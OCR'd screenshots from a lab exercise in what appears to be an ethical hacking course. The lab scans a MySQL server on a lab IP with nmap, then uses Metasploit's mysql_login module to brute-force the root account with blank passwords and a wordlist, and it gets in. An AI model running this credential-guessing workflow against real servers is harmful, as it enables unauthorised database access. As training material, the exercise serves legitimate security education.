

Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
7 Type the following Linux command and press Enter, to clear all output from the terminal.
root@kali2:~# clear
root@kali2:~# clear
8 Type the following command and press Enter, to perform a service and script scan of the target on port 3306.
root@kali2:~# nmap -sV -sC www.campus.edu -p 3306
Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-07-02 14:44 EDT
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00061s latency).
PORT STATE SERVICE VERSION
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
|_mysql-info: ERROR: Script execution failed (use -d to debug)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.28 seconds
PREVIOUS
NEXT
Console | Infosec Learning - Personal - Microsoft Edge
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
root@kali2:~# nmap -sV -sC www.campus.edu -p 3306
Starting Nmap 6.49BETA4 (https://nmap.org) at 2024-02-04 12:30 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00053s latency).
PORT STATE SERVICE VERSION
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
|_mysql-info: ERROR: Script execution failed (use -d to debug)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.29 seconds
root@kali2:~#



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
10 Type the following command and press Enter, to start the postgresql service.
root@kali2:~# service postgresql start
root@kali2:~# service postgresql start
11 Type the following command and press Enter, to launch the msfconcole of the Metasploit framework.
root@kali2:~# msfconsole
root@kali2:~# msfconsole
cowsay++
< metasploit >
PREVIOUS
NEXT
Console | Infosec Learning - Personal - Microsoft Edge
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
root@kali2:~# service postgresql start
root@kali2:~# msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
12 Type the banner command to get a different banner.
msf > banner
Date: April 25, 1848
Weather: It's always cool in the lab
Health: Overweight
Caffeine: 12975 mg
Hacked: All the things
Press SPACE BAR to continue
Easy phishing: Set up email templates, landing pages and listeners in Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.5-2016010401]
+ -- --=[1517 exploits - 875 auxiliary - 257 post]
+ -- --=[437 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
msf > banner
METASPLOIT by Rapid7
EXPLOIT
RECON
PAYLOAD
LOOT



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
13 Type the following command and press Enter, to search for the MySQL Login Utility.
msf > search mysql_login
msf > search mysql_login
Matching Modules
Name
Disclosure Date
Rank
Description
auxiliary/scanner/mysql/mysql_login
normal
MySQL Login Utility
14 Type the following command and press Enter, to use the MySQL Login Utility.
msf > use auxiliary/scanner/mysql/mysql_login
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) >
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Taking notes in notepad? Have Metasploit Pro track & report your progress and findings -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.5-2016010401]
+ -- --=[1517 exploits - 875 auxiliary - 257 post]
+ -- --=[437 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > search mysql_login
Matching Modules
Name
Disclosure Date
Rank
Description
auxiliary/scanner/mysql/mysql_login
normal
MySQL Login Utility
msf auxiliary(mysql_login) >



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
15 Type the following command and press Enter, to get information about the MySQL Login Utility.
msf auxiliary(mysql_login) > info
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
← PREVIOUS
NEXT →



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
16 Type the following command and press Enter, to allow the scanner to use blank passwords.
msf auxiliary(mysql_login) > set BLANK_PASSWORDS TRUE
msf auxiliary(mysql_login) > set BLANK_PASSWORDS TRUE
BLANK_PASSWORDS => TRUE
17 Type the following command and press Enter, to set the RHOSTS to 203.0.113.100.
msf auxiliary(mysql_login) > set RHOSTS 203.0.113.100
msf auxiliary(mysql_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
18 Type the following command and press Enter, to set the USERNAME to root.
msf auxiliary(mysql_login) > set USERNAME root
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
← PREVIOUS
NEXT →



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
18 Type the following command and press Enter, to set the USERNAME to root.
msf auxiliary(mysql_login) > set USERNAME root
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
19 Type the following command and press Enter, to set the password file.
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/john/password.lst
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/john/password.lst
PASS_FILE => /usr/share/john/password.lst
20 Type the following command and press Enter, to set the stop when the password is found.
msf auxiliary(mysql_login) > set STOP_ON_SUCCESS true
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
VERBOSE true yes
22 Type the following command and press Enter, to run the auxiliary module.
msf auxiliary(mysql_login) > run
msf auxiliary(mysql_login) > run
[*] 203.0.113.100:3306 MYSQL - Found remote MySQL version 5.0.51a
[+] 203.0.113.100:3306 MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
23 Type the following command and press Enter, to exit Metasploit.
msf auxiliary(mysql_login) > exit
msf auxiliary(mysql_login) > exit
root@kali2:~#
Discussion Questions
PREVIOUS
NEXT
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot



Ethical Hacking and Systems Defense
Performing SQL Injection to Manipulate Tables in a Database
Connecting to the Database and Viewing the Tables
1 Type the following command and press Enter, to view the available switches for the mysql command.
root@kali2:~# mysql --help
root@kali2:~# mysql --help
mysql Ver 14.14 Distrib 5.5.44, for debian-linux-gnu (x86_64) using readline 6.3
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
Usage: mysql [OPTIONS] [database]
-?, --help Display this help and exit.
-I, --help Synonym for -?
--auto-rehash Enable automatic rehashing. One doesn't need to use 'rehash' to get table and field completion, but startup and reconnecting may take a longer time. Disable with --disable-auto-rehash. (Defaults to on; use --skip-auto-rehash to disable.)
-A, --no-auto-rehash No automatic rehashing. One has to use 'rehash' to get table and field completion. This gives a quicker start of mysql and disables rehashing on reconnect.
--auto-vertical-output
PREVIOUS
NEXT
Console | Infosec Learning - Personal - Microsoft Edge
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot

